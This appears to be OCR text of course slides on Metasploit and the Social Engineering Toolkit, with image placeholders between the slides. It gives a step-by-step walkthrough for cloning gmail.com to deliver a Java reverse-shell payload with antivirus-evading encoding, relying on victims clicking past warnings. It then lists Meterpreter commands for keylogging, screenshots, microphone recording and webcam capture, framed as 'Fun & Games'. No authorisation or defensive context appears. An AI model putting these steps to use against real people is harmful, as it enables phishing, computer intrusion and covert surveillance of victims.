Remote packet sniffing

Keylogging

Kill off antivirus

Dump system information


Pretty much anything you can think of

- Or you can write your own scripts, too

Try this one ☺


https://www.offensive-security.com/metasploit-unleashed/msf-os/

Typical exploit steps




https://github.com/rapid7/metasploit-framework/wiki/Meterpreter-Stageless-Mode


Exploit creates smb overflow



Overflow redirects process exection to the malicious shellcode




Shellcode ‘calls back’ to listener



Recommended reading

Good tutorial: https://jonathansblog.co.uk/metasploit-tutorial-for-beginners



SET

SOCIAL ENGINEERING TOOLKIT

SET uses Metasploit

There is a "social engineering" aspect in most hacking

Tricking a user into making a mistake, that lets you in

- Clicking a link
- Ignoring an error message
- Opening an attachment
- Etc.

Commands

- **cd /pentest/exploits/SET**
- **./set**

Enter option **2**: Website Attack Vectors

Enter option **1**: The Java Attack Method

Enter option **2**: Site Cloner

Enter url **https://gmail.com**

It asks you "What payload do you want to generate:" and lists 11 choices
- Press **Enter** for default

It shows a list of 16 encodings to try and bypass AV.
- Press **Enter** for default

It asks you to "Enter the PORT of the listener (enter for default):
- Press **Enter** for default

It asks you whether you want to create a Linux.OSX reverse_tcp payload.
- Enter **no**

It now shows blue text saying:
- [*] Launching MSF Listener...
- [*] This may take a few to load MSF...


Wait... When it's done, you will see a whole screen scroll by as Metasploit launches, ending with this message:

msf auxiliary(smb) >

On the Target

Open a Web browser and go to the Metasploit IP address

- Works on IE, Firefox, and Chrome
- User will see this warning box
- Studies show that users almost always just click past those warning boxes



GAME OVER

The target is now pwned. We can

- Capture screenshots
- Capture keystrokes
- Turn on the microphone and listen
- Turn on the webcam and take photo
- Steal password hashes
- Etc.

Fun & Games

To remotely control the target:

- **sessions -i 1**

Commands to try:

- **screenshot**
- **keyscan_start**
- **keyscan_stop**
- **record_mic 10**
- **webcam_list**
- **webcam_snap 1**